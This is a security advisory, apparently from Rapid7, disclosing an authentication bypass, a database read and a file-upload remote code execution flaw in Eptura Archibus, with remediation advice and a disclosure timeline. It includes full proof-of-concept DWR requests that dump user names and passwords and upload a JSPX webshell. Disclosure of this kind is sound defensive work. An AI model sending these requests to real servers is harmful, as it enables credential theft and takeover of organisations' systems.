
Overview
While performing continuous red teaming exercises through Rapid7’s Vector Command service, Rapid7 discovered three new vulnerabilities in Eptura Archibus. A legacy API endpoint could be exploited to bypass authentication and run various functions without authentication (CVSS: 8.6 High). The most serious functions allow for full database read (CVSS: 8.5 High) and an insecure file upload (CVSS: 9.6 Critical). The insecure file upload leads to remote code execution.
Product description
Archibus helps organizations administer and manage their physical buildings, equipment, and real estate from a single central location. Users can track assets, maintenance work orders, real estate lease information, and desk or room reservations. According to Eptura, in 2023 over 16,000 companies and 40% of the Fortune 500 used Archibus.
Impact
A malicious actor with network access to the server via HTTP can read secrets and passwords out of the database. They can also run code to execute system commands as ‘NT AUTHORITY/Local Service’ and gain control of the server.
Credit
This vulnerability was discovered by Marcus Chang, Security Consultant at Rapid7 and is being disclosed in accordance with Rapid7's vulnerability disclosure policy.
CVE-2026-107186 - Archibus Authentication Bypass
The Archibus Web Central web application uses Java Direct Web Remoting (DWR) for various API functionality, which allows requests with multiple method calls. The isPasswordUppercase method sets a system session in the thread, and the runWorkflowRule method gets the set session for authentication. This allows malicious actors to run seemingly any workflow rule without providing authentication. Rapid7 tested the AbCommonResources-writeHTMLtoFile and AbCommonResources-getDataRecords workflow rules.
Technical Analysis
Most DWR methods require auth and DWR allows you to make multiple calls in a single request by editing the callCount parameter and adding other method parameters to the request.
DWR processes multiple calls in a single batch sequentially on the same thread. The SecurityServiceImpl.isPasswordUppercase() method is whitelisted for pre-auth access, and internally calls loadTableDef() which sets the core system user session on the thread-local ContextStore:
// SecurityServiceImpl.java - loadTableDef()
private TableDef.ThreadSafe loadTableDef(String projectId, final String tableName) {
    Context context = ContextStore.get();
    final Project.Immutable project = configManager.findProject(projectId);
    UserSession.Immutable coreUserSession = project.loadCoreUserSession();
    context.setUserSession(coreUserSession);  // <-- sets privileged session on context
    // ...
}
DWRWorkflowService.runWorkflowRule() uses the privileged context set by isPasswordUppercase. If getUserSession() was invalid, it returns a session timeout, otherwise it continues execution. The end result is the workflow of the users choosing running without the user providing any authentication:
// DWRWorkflowService.java - runWorkflowRule()
ContextCacheable.Immutable targetContext = ContextStore.get().getUserSession();
// ...
if (targetContext == null) {
    handleSessionTimeout(workflowRuleName, workflowRuleInputs, result);
    return result;
}
Exploitation
For exploitation, the scriptSessionId and PROJECT_ID are required. The DWR API requests are in the following format:
POST /archibus/dwr/call/plaincall/single.2.dwr
Content-Type: text/plain
Cookie: DWRSESSIONID=abc

callCount=1
batchId=0
instanceId=0
page=%2F
scriptSessionId=abc/def
c0-scriptName=<SCRIPT_NAME>
c0-methodName=<METHOD_NAME>
c0-id=0
c0-param0=string:<PROJECT_ID>
The scriptSessionId can be obtained with this DWR request. The JSESSIONID can be obtained by browsing to /archibus/login.axvw:
POST /archibus/dwr/call/plaincall/__System.generateId.dwr HTTP/1.1
Content-Type: text/plain
Cookie: JSESSIONID=<SESSION_ID>
callCount=1
batchId=0
instanceId=0
c0-scriptName=__System
c0-methodName=generateId
c0-id=0
page=%2Farchibus%2Flogin.axvw
scriptSessionId=The Project_ID can be obtained with this request:
POST /archibus/dwr/call/plaincall/SecurityService.getProjects.dwr HTTP/1.1
Content-Type: text/plain
Cookie: JSESSIONID=<SESSION_ID>; DWRSESSIONID=abc
callCount=1
batchId=1
instanceId=0
nextReverseAjaxIndex=0
c0-scriptName=SecurityService
c0-methodName=getProjects
c0-id=0
page=%2Farchibus%2Flogin.axvw
scriptSessionId=abc/defProof-of-Concept (POC) Example
Request To Run Workflow Rule Without Authentication
Obtain a scriptSessionId and the Project_ID. These can be obtained easily by sending a login request from the browser and viewing the request. This request to the DWR endpoint specifies two DWR method calls by specifying the callCount parameter as 2. The first method called is the isPasswordUppercase method. Its parameters begin with c0 in the POST body. It sets the user session in the context store with context.setUserSession(coreUserSession) via isPasswordUppercase. The second method called is the runWorkflowRule method which uses the context of the core user session which was set by the isPasswordUppercase method. Its parameters begin with c1. The end result is that any workflow can be run with the core user session without providing any credentials.
POST /archibus/dwr/call/plaincall/Multiple.2.dwr
Content-Type: text/plain
Cookie: DWRSESSIONID=abc

callCount=2
batchId=0
instanceId=0
page=%2F
scriptSessionId=abc/def
c0-scriptName=SecurityService
c0-methodName=isPasswordUppercase
c0-id=0
c0-param0=string:<PROJECT_ID>
c1-scriptName=workflow
c1-methodName=runWorkflowRule
c1-id=1
c1-param0=string:<RULE_NAME>
c1-param1=Object_Object:{...params...}
c1-param2=null:null"
Example Response
throw 'allowScriptTagRemoting is false.';
//#DWR-REPLY
//#DWR-START#
(function(){
if(!window.dwr)return;
var dwr=window.dwr._[0];
dwr.engine.remote.handleCallback("0","0",false);
dwr.engine.remote.handleCallback("0","1",{code:"executed",detailedMessage:null,executionTime:16,jsonExpression:null,message:"<WORKFLOW_OUTPUT>",output:null,value:null,xmlDocument:null});
})();
//#DWR-END#
CVE-2026-107187 - Archibus Database Read
The AbCommonResources-getDataRecords workflow allows users to read any database table, including usernames and passwords. This vulnerability can be chained with the authentication bypass vulnerability to read sensitive data from the database without authentication.
Technical Analysis
Using the earlier auth bypass vulnerability, the AbCommonResources-getDataRecords workflow is callable without authentication. This maps to the ViewHandlers method that operates on any Archibus-managed table:
// ViewHandlers.java - getDataRecords()
public void getDataRecords(EventHandlerContext context) {
    // ...
    String restriction = context.getString("restriction");
    // ...
    String recordSql = dataSource.formatSqlQuery(restriction, sortValues, filterValues, true, false);
}
Authenticated users may also be able to send the request without performing the auth bypass. The code checks if a user in the workflow rules security group. An exception is thrown if the user is not. Rapid7 did not check if the workflow request was able to be sent as a standard user.
// WorkflowRulesContainerImpl.java - line 499
public void checkPermission(WorkflowRule.Immutable workflowRule,
                            ContextCacheable.Immutable context,
                            String methodName) throws ExceptionBase {
    UserAccount.Immutable userAccount = context.findUserSession().getUserAccount();
    String ruleKey = workflowRule.getKey();
    if (!userAccount.isMemberOfGroup(workflowRule.getSecurityGroup())) {
        throw new ExceptionBase("Your account does not belong to the security group...");
    } else if (!workflowRule.isActive()) {
        throw new ExceptionBase("This rule is not active at your site...");
    }
    // ...
}
Proof-of-Concept (POC) Example
After obtaining a scriptSessionId and the Project_ID, which can be obtained easily by sending a login request from the browser and viewing the request, a malicious actor can leverage the auth bypass vulnerability. They can set the second call in the DWR request for the AbCommonResources-getDataRecords workflow. The afm_users table can be queried to view usernames and passwords.
Request
POST /archibus/dwr/call/plaincall/Multiple.2.dwr HTTP/1.1
Host: TARGET
Content-Type: text/plain

callCount=2
batchId=0
instanceId=0
page=%2F
scriptSessionId=abc/def
c0-scriptName=SecurityService
c0-methodName=isPasswordUppercase
c0-id=0
c0-param0=string:<PROJECT_ID>
c1-scriptName=workflow
c1-methodName=runWorkflowRule
c1-id=1
c1-param0=string:AbCommonResources-getDataRecords
c1-param1=Object_Object:{tableName:reference:c1-e1,fieldNames:reference:c1-e2,indexField:reference:c1-e3,indexLevel:reference:c1-e4,indexValue:reference:c1-e5,sortValues:reference:c1-e6,filterValues:reference:c1-e7,restriction:reference:c1-e8,controlId:reference:c1-e9,recordLimit:reference:c1-e10}
c1-e1=string:afm_users
c1-e2=string:['afm_users.user_name', 'afm_users.user_pwd']
c1-e3=string:afm_users.user_name
c1-e4=string:0
c1-e5=string:
c1-e6=string:[]
c1-e7=string:[]
c1-e8=string:1=1
c1-e9=string:control-1
c1-e10=string:10000
c1-param2=null:null
Response
throw 'allowScriptTagRemoting is false.';
//#DWR-REPLY
//#DWR-START#
(function(){
if(!window.dwr)return;
var dwr=window.dwr._[0];
dwr.engine.remote.handleCallback("0","0",false);
dwr.engine.remote.handleCallback("0","1",{code:"executed",detailedMessage:null,executionTime:13,jsonExpression:"{\"primaryKeyIds\":[\"afm_users.user_name\"],\"records\":[{\"afm_users.user_name\":\"PASSWORD\",\"afm_users.user_pwd\":\"PASSWORD\",\"afm_users.user_name.key\":\"PASSWORD\"}]
...Below is a snippet of what the request and response looks like on a live system. The user_name , user_pwd, email, and role_name columns are extracted from the afm_users table where role_name is ‘SYSTEM ADMINISTRATOR (ACP)’.

Figure 1: Reading Passwords And Emails In User Table b
CVE-2026-107188 - Archibus Unrestricted File Upload
The AbCommonResources-writeHTMLtoFile workflow writes user-controlled content to disk with a user-controlled file extension and no validation. This allows users to write JSPX code to browsable locations, which will execute when browsed to. This vulnerability can be chained with the auth bypass vulnerability to upload executable code without auth.
Technical Analysis
The AbCommonResources-writeHTMLtoFile workflow writes user-controlled content to disk with a user-controlled file extension and no validation:
// ViewHandlers.java - writeHTMLtoFile()
public void writeHTMLtoFile(EventHandlerContext context) {
    String htmlDoc = (String) context.getParameter("html");          // attacker controls content
    String extension = (String) context.getParameter("fileExtension"); // attacker controls extension
    // ...
    File outputFile = File.createTempFile("DataViewReport", "." + extension, outputDir);
    BufferedWriter xlsOut = new BufferedWriter(new FileWriter(outputFile));
    xlsOut.write(htmlDoc);    // writes attacker content to disk
    xlsOut.close();
}
Proof-of-Concept (POC) Example
Step 1
Obtain a scriptSessionId and the Project_ID. These can be obtained easily by sending a login request in the browser and viewing the request. This vulnerable workflow can be chained with the auth bypass vulnerability to upload JSPX files without authentication. The server responds with the filename it generated, along with the browsable file path. Browsing to files uploaded with the JSP extension would trigger an authentication redirect. Browsing to files uploaded with the JSPX file extension didn’t force a redirect, so attacker JSPX code could be executed without authentication when browsing to the file.
Request
POST /archibus/dwr/call/plaincall/Multiple.2.dwr HTTP/1.1
Host: TARGET
Content-Type: text/plain

callCount=2
batchId=0
instanceId=0
page=%2F
scriptSessionId=abc/def
c0-scriptName=SecurityService
c0-methodName=isPasswordUppercase
c0-id=0
c0-param0=string:<PROJECT_ID>
c1-scriptName=workflow
c1-methodName=runWorkflowRule
c1-id=1
c1-param0=string:AbCommonResources-writeHTMLtoFile
c1-param1=Object_Object:{html:reference:c1-e1,fileExtension:reference:c1-e2}
c1-e1=string:<JSPX_WEBSHELL_CONTENT>
c1-e2=string:jspx
c1-param2=null:null
The response includes the generated browsable file path.
Response
throw 'allowScriptTagRemoting is false.';
//#DWR-REPLY
//#DWR-START#
(function(){
if(!window.dwr)return;
var dwr=window.dwr._[0];
dwr.engine.remote.handleCallback("0","0",false);
dwr.engine.remote.handleCallback("0","1",{code:"executed",detailedMessage:null,executionTime:16,jsonExpression:"{\"exportFileName\":\"\\\/archibus\\\/schema\\\/\\\/per-site\\\/\\\/exportReports\\\/\\\/DataViewReport<TIMESTAMP>.jspx\"}",message:null,output:null,value:null,xmlDocument:null}
Step 2
Browse to the file path.
curl https://TARGET/archibus/schema/per-site/exportReports/DataViewReport<TIMESTAMP>.jspx
Rapid7 exploited the vulnerability on a Vector Command customer's server. As a first proof of concept, a JSPX file to print the server time was uploaded.

Figure 2: Inserted Java Code To Print Server Time
Remediation
Users should update Archibus to version 2025.02 or higher. The vulnerable DWR method used for auth bypass was moved to a REST API in version 2025.02. Users should sign into their Eptura account to download the Archibus installer.
Rapid7 Customers
Exposure Management, Vulnerability Management, Nexpose
Exposure Management, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-107186, CVE-2026-107187, CVE-2026-107188 with vulnerability checks expected to be available in the October 21 content release.
Disclosure Timeline
May 25, 2026: Issues discovered by Marcus Chang and exploited on Vector Command customer’s Archibus server.
July 2, 2026: Initial outreach to Eptura. Eptura acknowledges with an automated receipt reply.
July 14 and July 28, 2026: Follow up with Eptura requesting a reply to the initial outreach.
July 30, 2026: Eptura replies to confirm that they are willing to receive the report of the vulnerability and mention that the version referenced by Rapid7 in the initial outreach is no longer a supported version along with a link to their support policy.
August 11, 2026: Disclosure document provided to Eptura along with questions regarding Eptura’s plan to address the vulnerability. Rapid7 also mentions that a coordinated vulnerability disclosure would be the preferred approach.
August 18 and September 1, 2026: Follow up with Eptura requesting verification of the vulnerability details report and reiterating the preference to disclose in a coordinated manner.
September 8, September 15, and September 29, 2026: Follow up with Eptura. In addition, Rapid7 notes that October 11 marks 60 days from initial disclosure and the date of public disclosure will be October 12, 2026.
October 7, 2026: Follow up with Eptura requesting verification of the vulnerability details report and reiterating the preference to disclose in a coordinated manner. In addition, Rapid7 requests a vendor statement to be included in the blog and acknowledges that CVE IDs have been reserved for the issues disclosed to the Epture team.
October 9, 2026: Eptura replies to clarify impacted versions and state a fix is in development for version 2025.01. Eptura requests a one week extension to move the disclosure to October 19.
October 12, 2026: Rapid7 agrees to the one week extension and provides the reserved CVE IDs to Eptura.
October 19, 2026: Public disclosure via publication of this blog post.